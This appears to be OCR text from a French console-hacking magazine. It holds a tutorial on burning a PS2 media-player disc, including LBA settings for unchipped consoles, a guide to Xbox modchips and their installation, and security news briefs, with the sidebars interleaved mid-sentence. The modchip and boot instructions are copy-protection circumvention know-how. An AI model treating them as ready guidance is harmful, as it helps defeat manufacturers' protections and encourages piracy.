re et lancée au démarrage en appuyant sur la touche triangle. Pour plus de détails, allez voir les explications sur le site http://www.dms3.com

À vous de choisir quelle version vous utiliserez, un conseil : utilisez la 1.50 !

COMMENT PROCÉDER ?

PHASE 1 : RÉCUPÉRATION DES IMAGES TOUTES FAITES

Vous pouvez récupérer les images toutes faites contenant le programme de lecture des Divx ci-dessous. Cela convient pour fabriquer le cd, mais si vous désirez mettre les données et le player sur le même cd il vous faudra fabriquer l'image avec la méthode que nous vous donnons plus loin en phase 2. Sinon, gravez les images ci-dessous avec votre logiciel favoris : Nero, CDRWin ou Clone CD en mode DAO/SAO en vitesse réduite, en 8X sans multisession et en ISO niveau 2 format 2/XA ISO 9660 en mode RAW/DAO.

Nero :
http://www.metagames-fr.com/fichier.php?id=199
Clone CD :
http://www.metagames-fr.com/fichier.php?id=200
CDRWin :
http://www.metagames-fr.com/fichier.php?id=201
Alcohol :
http://www.metagames-fr.com/fichier.php?id=120


Allez ensuite à la phase 5 pour utiliser le logiciel.

PHASE 2 : RÉCUPÉRATION DES LOGICIELS

Récupérez ensuite le logiciel Media Player sur le site :
http://www.metagames-fr.com/fichier.php?id=226.
Le fichier téléchargé se nomme mediaplayer.rar. Il vous faut le décompacter dans le dossier **C:\ps2**, avec le logiciel WinRAR 3.20 disponible sur http://rarlab.com par exemple.
Récupérez ensuite Cdgenps2 sur le site http://www.metagames-fr.com/fichier.php?id=52 et décompactez-le toujours dans **C:\ps2**.

PHASE 3 : FABRICATION DE L'IMAGE

Dans le dossier **C:\ps2** vous avez trois répertoires : doc, ps2 et ps2vfs. Dans le répertoire doc, vous trouverez un fichier readme.html très intéressant, à lire absolument pour connaître toutes les fonctionnalités. Ce répertoire n'a pas besoin d'être gravé sur le cd. Il en est de même pour le répertoire ps2vfs qui contient les fichiers nécessaires pour travailler avec le Media Player via le réseau.




CDGENPS2

Lancez le programme Cdgenps2 et faites glisser dans la fenêtre du programme les fichiers du répertoire ps2.

Si de plus vous voulez que le film démarre automatiquement, mettez un fichier nommé AUTOPS2.TXT dans la racine du disque avec le contenu suivant FILM.AVI, où FILM est le nom du Divx.

Sélectionnez le fichier system.cnf et avec le bouton droit cliquez sur edit, puis cochez la case "Fix LBA". Si vous n'avez pas de puce, entrez la valeur 12231 dans la case LBA comme dans la capture d'écran. Faites de même avec mcloader.elf.Ensuite, il faut cliquer sur le bouton IMG dans la colonne de gauche et donner un répertoire de stockage. Sélectionnez C:\PS2. Il va créer deux fichiers nommés imagen.bin et imagen.cue.



Option Fix LBA

PHASE 4 : GRAVURE DE L'IMAGE

Gravez votre image avec CDRWIN ou bien ALCOHOL 120% ou encore tout programme que vous maîtrisez. En fait, le programme importe peu, ce qui compte ce sont les paramètres de gravure :

Pas de multisession
ISO niveau 2
Format mode 2/XA
ISO 9660 et en mode RAW/DAO

De même, utilisez un cd RW si votre console le permet... Les plus récentes permettent de lire des cd RW. Choisissez un cd RW de 700Mo bien sûr.

Lancez CDRWIN, cliquez sur l'icône gravure en haut à gauche, puis sur "Load Cuesheet" et allez chercher le fichier cuesheet nommé imagen.cue. Diminuez la vitesse de gravure à 8X par précaution et gravez... en cliquant sur "Start Recording".

Vous pouvez utiliser un média réinscriptible cd RW ou dvd RW si ça fonctionne chez vous! Les lentilles des PS 2 sont sensibles et n'acceptent pas tous les médias RW, même avec une version récente.

PHASE 5 : TESTS

Vous avez votre cd en main. Si vous avez une puce, insérez-le dans votre PS 2 et vous allez démarrer dessus. Sinon démarrez sur votre cd de boot (Magic Swap) puis mettez votre cd.

VIRUS EBAY, MÉFIANCE !

Découvert par Symantec ,ce virus est appelé Cayam ! Le numéro de carte bancaire, le mot de passe et le login du compte eBay de la cible peuvent ainsi être récupérés par quelqu'un de malintentionné. La méfiance est donc de rigueur ! Si vous recevez un mail contenant une pièce jointe appelée eBayVerify.exe, ne l'ouvrez surtout pas et supprimez-la directement ! Si je peux me permettre de vous donner un conseil, mettez à jour aussi vos antivirus pour ne pas propager celui-ci. Et arrêtez d'ouvrir ces attachements !

FIDÈLE À HITLER ?

Voilà un piratage quelque peu insolite. L'édition du Journal Officiel du parti communiste Cubain a été légèrement modifiée avant son impression. En effet, au lieu d'y voir Fidel Castro dans sa tenue habituelle, on peut y trouver le représentant déguisé en Hitler ! Les autorités locales sont sur le pied de guerre pour trouver le responsable : la petite blague n'aurait pas trop plu à Fidel...

WINDOWS XP SP2 = SÉCURITÉ ?

Microsoft a peaufiné son add-on SP2 pour son système d'exploitation. Quelques failles ont été colmatées comme celle qu'utilisait Blaster, avec le service RPC. Des améliorations ont aussi été apportées au firewall et à Internet Explorer.
Mais c'est pas une raison pour se relâcher. N'oubliez pas que le point le plus sensible du système, c'est vous.

K. MITNICK ÉCRIVAIN

Le célèbre hacker est de retour pour la préparation de son nouveau livre. Il invite tous les hackers à participer à cette œuvre. Si John Wiley, l'éditeur, choisit votre histoire, ce sera toujours 500 $ de gagnés. Tous à vos plumes (ou claviers) donc !

INTERNET INFORMATION SERVER 5.0

La société Aq Tronix a découvert une nouvelle faille dans Internet Information Server 5.0 (IIS 5.0). Elle pourrait permettre aux hackers de récupérer des données confidentielles. Microsoft n'ayant pas pensé à un enregistrement des requêtes, le pirate peut agir sans être repéré. Encore bravo Bilou !

CODE SOURCE DARK AGE OF CAMELOT SUBTILISÉ

Le pirate ayant volé et mis sur Internet le code source de ce fameux jeu a déjà été arrêté par les autorités espagnoles. France Telecom annonce avoir perdu énormément d'argent, Dark age of Camelot étant édité par Wanadoo France. Si Wanadoo n'est pas capable de protéger ce qui lui appartient, on peut se demander si ses clients sont vraiment en sécurité...

PENDANT CE TEMPS AU ROYAUME-UNI...

La banque d'Angleterre a été ciblée par les terroristes du Net. Le pirate a envoyé à la chaîne plusieurs centaines de milliers de mails pour que des innocents ,en les recevant, cliquent sur le lien présent et soient dirigés vers le logiciel nommé antikeylog2004.exe, un Trojan. The Bank of England a donc reçu autant de mails que le nombre de personnes ayant été contaminées. Le hacker utilisait l'adresse admin@bankofengland.co.uk pour envoyer son virus.

Écran d'accueil

Après un écran texte, l'écran d'accueil apparaît où l'on peut lire le nom des trois auteurs. Dans l'écran suivant, choisissez la langue désirée... Enfin, le menu principal du logiciel.

Vous devinez aisément la fonction des différents menus. Attention ! Le menu "Navigateur" va vous permettre de lire le cd.

Mettez alors le cd avec votre Divx ou mp3 et vos photos au format jpg.

Lecture des images : les images doivent être obligatoirement au format jpg. Le cd comprenant les images doit être gravé comme pour un pc : en Mode 1 dans votre logiciel de gravure. Sur votre PS 2, dans le menu jpg, il faut appuyer sur croix sur le dossier comprenant les images, puis select pour les sélectionner toutes. Ensuite on avance avec croix et on recule avec rond. Si les images sont trop grandes, elles sont ajustées. Ca marche bien mais c'est moins rapide q'un pc et on ne peut pas redimensionner. Il y a même une loupe.

Lecture des Divx : elle est un petit peu plus fluide que la version 1.28e. Néanmoins, tous les films ne passent pas à 100 %.


Si vous possédez un Divx, essayez-le. Si ça passe, tout va bien, mais en

LA DMS3 ?


Avec la puce Ripper, la dms3 est pour moi la meilleure puce à ce jour. Elle est en effet dotée d'une possibilité très intéressante, celle de pouvoir être mise à jour. Cette puce est aujourd'hui, avec son clone la Ripper, la plus évolutive et la seule à permettre de supporter le disque dur ....mais ça c'est une autre histoire.

La guéguerre...

Les auteurs espagnols de Ps2 RealityMedia Player s'accordent un petit règlement de compte contre les fabricants de la dms3 " ce logiciel ne peut être utilisé pour promouvoir des produits commerciaux (tels qu'une puce) ". Dans le programme, vous allez voir une petite icône No al dms3 (Non à la dms3)... La querelle continue : pour ceux qui ne le savaient pas, les auteurs espagnols reprochent au fabricant de la dms3 (site http://www.dms3.com/) de faire de la pub pour leur puce et de l'argent sur leur dos car la promotion de la puce a été faite en partie grâce au succès du logiciel du groupe espagnol.



Écran d'accueil



cas de problème, il vous faut réencoder le fichier avec les paramètres suivants :

- La taille de l'image format doit être de 640*272 points,
- Le format du son est forcément du mp3,
- Les codecs supportés sont divx 3.11,4.12 et 5.01 ou mieux xvid,
- Le bitrate est de 1000 kbits/s environ.

Vous pourrez utiliser VirtualDub http://www.virtualdub.org pour effectuer le réencodage du film et l'outil Gspot http://www.headbands.com/gspot pour déterminer le type de codec de votre Divx.

Lecture des MP3 : les fichiers échantillonnés en trop haute qualité ne passent pas, mais en 48khz c'est nickel. On peut se déplacer dans les répertoires avec les touches directionnelles de la manette.

Chargement depuis la carte mémoire : ça ne sert à rien car on ne peut pas démarrer la carte directement dessus sans puce spéciale (Ripper ou DMS3 par exemple).

Utilisation de la télécommande SonyOfficielle : Ca marche, j'ai testé mais ça marche aussi avec une télécommande non officielle.

Cela n'a pas été testé sur une console japonaise, je suis désolé mais ça ne court pas les rues en France.

PROBLÈMES

Attention ! Tous les films Divx ne passent pas forcément ! Vous ne pouvez prétendre au même fonctionnement qu'un lecteur spécialisé, comme par exemple, un lecteur de Divx Kiss. Si le film ne passe pas, alors il vous faudra le réencoder. Cette opération est complexe et ne sera pas décrite dans cet article, faute de place. Il s'agit néanmoins de refaire le film avec un logiciel tel que TMPGENC, disponible en freeware sur le net. Signalons pour les plus courageux les éléments techniques suivants :

- Bitrate conseillé : environ 1000kbits/s,
- Codecs supportés : audio:mp3 video:,
- Support Divx :3.11,4.12,5.xx,
- Support xvid,opendivx,
- Résolution conseillée : moins de 640*480.

CONCLUSION

Un excellent programme gratuit et légal, mais malheureusement le projet est abandonné par ses créateurs...Ne soyons pas trop tristes, la scène PS 2 est bien vivante et l'avenir peut nous réserver des surprises...

Pour les plus malins, un mini jeu est caché dans le Ps2Realityplayer, en entrant les lettres ps2rteam dans le menu configuration réseau, on débloque un menu permettant d'avoir un puzzle. Pour faire apparaître le clavier, on appuie sur la touche triangle de la manette. À vous de chercher...

PAR L'ÉQUIPE DE METAGAMES-FR.COM

QUELQUES LIENS

Le site principal du Ps2Realityplayer
http://ps2reality.net/
Un site de développement avec des outils très pointus
http://ps2dev.org/
Comme son nom l'indique, un site sur l'émulation
http://www.ps2emulation.com/
Des patches à la pelle sur
http://www.ps2-no-mods.tk/
ou
http://www.nomod-central.com/
Un site généraliste
http://ps2.consolevision.com/

QUE DIT LA LOI ?

Tout d'abord, Sony protège ses cd mais il est légal d'en faire une copie. L'article L122-5 du Code de la Propriété Intellectuelle dispose que : " L'auteur ne peut interdire les représentations privées et gratuites effectuées exclusivement dans un cercle de famille, les copies ou reproductions strictement réservées à l'usage privé du copiste et non destinées à une utilisation collective. "

Le droit du logiciel autorise quant à lui l'utilisateur à réaliser une copie de sauvegarde du logiciel lorsqu'elle est nécessaire pour préserver l'utilisation du logiciel (article L122-6-1).
En effet, qui d'entre-nous n'a pas connu le cas où le cd rayé par le petit frère ne permettait plus de jouer sur sa console. Mais attention ! Pour copier vous DEVEZ posséder l'original.

Et la puce ?

Faire poser une puce est tout ce qu'il y a de plus légal. Quant à l'utilisation de celle-ci, la législation française du 10 mai 1991 s'appuie sur la directive européenne du 14 mai 1991 qu'elle a appliquée avec retard en 1994 et qui autorise les copies à usage privé. Cela permet donc l'usage d'une puce et par conséquent sa pose. Il ne s'agit pas d'un flou juridique mais d'un texte de loi. Aucun magasin ne vendrait ce genre de produit si ce n'était pas légal en France !

Mp3, divx, etc.

Ce tutorial explique comment lire les Divx, mp3 et images au format jpg sur une PS 2. Mais nous rappelons qu'il est formellement interdit de télécharger des programmes, des musiques mp3, des jeux, des vidéos et des films qui sont protégées par des copyrights si on ne possède pas l'original. De nombreuses personnes ont eux des problèmes avec le téléchargement de musiques piratées via les logiciels Kazaa Edonkey ou Imesh...Ne le faîtes pas, c'est illégal et dangereux !

ISRAËL RENIE MICROSOFT

" Le gouvernement israélien n'achètera pas de nouveaux produits Microsoft, mais continue ses contrats de mises à jour " a officiellement déclaré un porte-parole de la Knesset, alors que Microsoft était fournisseur de ce pays depuis très longtemps. Est-ce simplement pour une affaire de gros sous ou par peur des hackers ? Le premier motif évoqué est le coût de l'équipement et des updates des systèmes. Les contrats laissés libres par Microsoft ne le sont pas restés longtemps puisque le ministère des Finances israéliennes travaille déjà en partenariat avec Sun Microsystems et IBM pour créer une version de OpenOffice en hébreux qui remplacerait l'incontournable Office de Microsoft.

DEMANDE DE RANÇON...

Thomas E. Ray III aurait réussi à récupérer, sur les serveurs de Best Buy, les logins, pass, numéros de cartes bancaires et autres informations confidentielles concernant les clients. Le pirate a, par la suite, envoyé un mail au propriétaire du site en demandant quelques 2.5 millions de dollars (rien que ça) pour ne pas diffuser les précieuses données. Le FBI ainsi qu'AOL et sa division Netscape Communications sont sur sa trace, mais n'auraient découvert aucun indice sur BestBuy. Bon hacker ou bon bluffer ?

HALF-LIFE 2 DISPO ?

Cette fois-ci,c'est en Russie que ça se passe. Tout le monde a déjà entendu parler du code source dérobé. Et bien, une compilation de celui-ci est en vente en ce moment. Valve a du souci à ce faire car son jeu fétiche n'est pas encore sorti qu'il intéresse déjà de nombreux pirates.

LES MODCHIPS POUR

Pour ceux qui veulent s'y retrouver parmi les nombreux modèles disponibles, ou pour ceux qui sont curieux de savoir à quoi ça ressemble, voici un panorama à la pointe de l'actualité.

NEWS DU NET NORD-AMÉRICAIN

Le 8 janvier, après un procès mettant en cause des sites pédophiles et pornographiques, le procureur général de Pennsylvanie a utilisé la loi américaine permettant de bloquer l'accès à ces sites. Seulement cet homme s'est trompé, au lieu de bloquer ces quelques sites litigieux, il a carrément bloqué près d'un million de sites hébergés en Amérique du Nord. Deux associations, L'ACLU (American Civil Liberties Union) et la CDT (Center for Democraty and Technologie) ont attaqué en justice ce procureur ainsi que l'État de Pennsylvanie !

AUTOPIRATAGE DE BLUEBERRY ?

" Le contenu de ce DivX (images, interviews...) est exclusivement diffusé via les réseaux P2P. Il n'a ni l'ambition, ni la facture d'un making of ou d'un documentaire, c'est avant tout un clin d'œil. Il présente aux webspectateurs l'esprit du film Blueberry et leur prouve l'intérêt de le voir dans les meilleures conditions que sont celles offertes par une salle de cinéma ". Cela est, bien sûr, une sorte de piège pour les pirates vidéoludiques... le fichier Blueberry.2004.DVD.Rip.Divx.avi n'est autre qu'un leurre pour ralentir l'arrivé de ce film sur le net. En visionnant cette vidéo nous pouvons voir le début du film, mais très vite, Jan Kounen et Vincent Cassel interviennent et nous invitent à regarder des images exclusives du tournage. L'interview ne durant pas assez longtemps, la scène a été répétée jusqu'à simuler le poids de la version complète d'un film converti en divx, soit 700Mo.
Idée intéressante : on nous avait déjà fait le coup pour Matrix Revolution et l'album MACH 6 de MC Solaar.

Cet article n'est pas un incitation au piratage, il a pour but de rétablir le droit à la copie de sauvegarde de ses jeux (il faut donc posséder les originaux pour pouvoir prétendre à ce droit si on ne veut pas risquer des poursuites judiciaires).

Mettre une puce pour libérer la puissance de sa Xbox...

Pour des raisons de copyright, les Xbox ne peuvent pas lire les jeux import, les copies de sauvegarde ou les DVD d'autres zones... La solution ultime pour exploiter sa Xbox à 100 % est d'y mettre une puce. Plusieurs modèles existent. Le problème qui demeure est celui de la compatibilité avec les différentes versions de Xbox.

On notera deux types de puces :

- sans soudures
(de type " pogo pin ", voir illustration),
- avec soudures (les plus stables).


PUCES SANS SOUDURE

Les adaptateurs pour puces sans soudures étaient, encore il y a peu de temps, uniquement compatibles avec les Xbox versions 1.0 et 1.1.


Un adaptateur (le " pogo pin ") vient se poser sur la carte mère de la Xbox et est maintenu à l'aide d'une des vis de fixation. Ensuite, on emboîte la puce (seules les Executer étant compatibles ; bien qu'il en existe aussi d'autres modèles, mais moins répandus). L'ajustement du point D0, le petit point délicat de la Xbox, est difficile à trouver tant que le contact n'est pas établi, la puce ne fonctionne pas et par la même occasion la Xbox non plus...

Suite à la mise sur le marché des versions de Xbox supérieures à la 1.1, sont apparues des puces avec l'adaptateur incorporé. Il s'agit des puces Executer portant la mention " plus " (par ex. Executer Lite 2.1 plus ou Executer 2.2 plus, etc.). Mais le problème est qu'à partir des Xbox version 1.2, le " mythique " D0 n'est plus exactement au même endroit et encore plus serré contre les autres pistes... DMS3 a sorti une puce " miracle ", la Xbit, compatible Xbox version 1.0 à 1.5 et pouvant soit se souder, soit se poser sans soudure ! L'innovation technique était de prévoir les deux points possibles pour le D0, rendant ainsi possible la pose de la puce sans soudure sur toutes les Xbox. Puis ce fut au tour d'Executer (de la Team Xecuter) de sortir une version fonctionnant sur toutes les Xbox : l'Executer 2.3b plus, avec son petit sélecteur permettant de s'adapter aux Xbox versions v1.0/1.1 ou 1.2 à 1.5. Un petit plus : une LED s'allume indiquant que la puce est parfaitement alignée.


Le problème pour les solutions sans soudure, est que parfois le fait de



Les puces Executer Lite et Pro



Le pogo pin



Puce Xbit

XBOX : LA TOTALE

déplacer la Xbox décale la position de la puce et en rend le démarrage impossible.

AVEC SOUDURES

Les puces avec soudure se divisent en différentes catégories :

a) Les puces qui ne se désactivent pas :
Ce sont les premières puces, pour ceux qui veulent les désactiver (pour se connecter au Xbox Live) il faut ajouter un interrupteur entre la puce et le point D0. Mis à part pour jouer au Xbox Live, le fait de désactiver la puce ne sert à rien du tout.

b) Les puces dont le bios n'est pas flashable :
Impossible de mettre à jour le bios de la puce en le flashant. Ce n'est pas à mon avis très important car les nouveaux bios qui sortent ne seront pas forcément compatibles (un bios incompatible rend l'utilisation de la puce impossible).

c) Les puces qui peuvent être désactivées :
Inutile d'ajouter un interrupteur pour les désactiver : soit il y a un " switch " (interrupteur) qui est vendu avec la puce (c'est le cas des Executer), soit la puce est activée lorsque l'on maintient appuyé (pression de 1 à 2 secondes) le bouton power (par exemple Aladdin Advance, X-Shock V3) ou désactivée en démarrant la Xbox avec le bouton eject (par exemple Apple X 3 ou Apple X Pro).

d) Les puces flashables, avec un ou plusieurs bios :
Certaines sont vendues avec un bios déjà programmé (par exemple les Apple X peuvent être flashées, mais c'est déconseillé pour profiter au maximum des capacités de la puce). D'autres avec deux deux bios, dont un de sauvegarde : c'est le cas de la X-shock V3 : une pression de 1à 2 secondes sur le bouton "power" active la puce avec le bios n°1,qui est flashable ; l'accès au bios dit "de secours" (car on ne peut pas l'effacer) se fait en appuyant simultanément sur le bouton "power" et "eject" pendant 1à 2 secondes. Le bios de sécurité permet d'utiliser la Xbox malgré un mauvais flashage.

Puces avec deux bios : c'est les cas des Executer Lite, un " switch " permet l'accès à la " Bank " 1 ou 2. Quatre bios pour les Executer dans leurs versions Pro (toujours le petit " switch " permettant la sélection du bios), et jusqu'à six bios pour la Xbit !

On flash directement la puce sous Evolution X (c'est le système d'exploitation ou " dashboard " le plus courant pour la Xbox avec puce) ou à l'aide d'un petit soft, éventuellement d'un programmateur, par le port parallèle (les Executer Pro) ou par la prise USB (Xbit).

CARACTÉRISTIQUES

Toutes les puces n'ont pas forcément les mêmes fonctions, encore une étape pour le choix de la puce... Voici les principales caractéristiques, sachant que les nouvelles versions de puces ont tendance à être équivalentes.


Caractéristiques techniques :


- compatibilité avec la version de votre Xbox,
- boot directement avec tout les jeux originaux (PAL et import),

QUELLE EST LA VERSION DE MA XBOX ?

Avant de choisir une puce, il faut toujours vérifier qu'elle sera compatible avec la version de votre Xbox.
Pour reconnaître la version de sa Xbox, il suffit de regarder le numéro de série au dos de la carte mère (pour information, inutile d'ouvrir la boîte de la Xbox puisqu'une ouverture permettant de voir le numéro de série ainsi que la date de fabrication est prévue), mais cela n'est vrai que pour les consoles dont la date de fabrication est antérieure à juillet 2003 (2003-01-07). Après cette date, il faut ouvrir la console et regarder le " flash ship ". S'il est écrit " focus ", c'est qu'il s'agit d'une version 1.4 ou 1.5 (la 1.5 ne dispose pas de bus LPC relié à la masse), s'il est écrit " connexant ", c'est qu'il s'agit d' une version inférieure.
Avant août 2002 : vous avez une version 1.0
Entre août 2002 et mars 2003 : vous avez une version 1.1
Après mars 2003 (mais avant juillet 2003), vous pouvez avoir une version 1.1 / 1.2 / 1.3

Le numéro de série est également très utile (mais seulement pour les fabrications antérieures à juillet 2003) :
Serial Number v1.2 : XXXXXXX 30xxx
Serial Number v1.3 : XXXXXXX 31xxx
Serial Number v1.3 : XXXXXXX 32xxx


Aladdin Advance



Apple X 3

LA NOTE SALÉE DES VIRUS...

Selon le Sun magazine, l'année 2003 aura été redoutable du point de vue économique, pour le pistage des nouveaux virus et de leurs créateurs... En effet, le quotidien publie le chiffre astronomique de 55 milliards de dollars (44 Milliards d'euros). La dépense, dans ce secteur ,est en très nette augmentation puisque les entreprises ont perdu entre 20 et 30 milliards en 2002, et 13 milliard sen 2001. L'augmentation de 19 % du budget pour la sécurité de ces entreprises est dû au nombre important de nouveaux virus créés cette année et en constante croissance.

KAZAA P2P ATTAQUÉ EN JUSTICE

Titan Media, une boîte de production de films pornographiques, a attaqué en justice le P2P Kazaa, bien connu de tous les internautes, pour non-respect de la propriété privée. Selon le porte-parole de Titan Media, convoqué au Congrès américain, Kazaa disposerait de spywares dans son logiciel qui permettent le suivi des téléchargements. Ils souhaiteraient connaître les identités des personnes qui se procurent leurs vidéos pour les localiser. Cependant, toujours selon ce porte-parole, Kazaa ne veut pas utiliser ces mouchards, et c'est pour cela que la société de production attaque le créateur de Kazaa. Reste à prouver à TM la réalité de ces spywares, ce qui risque d'être difficile, sans la coopération de l'accusé...
Les maisons de disques et autres sociétés de production pourraient se lier à cette riposte contre les hackers vidéo ludiques, qui font baisser leur chiffre d'affaire en diffusant leurs productions.

POLITICO-HACK

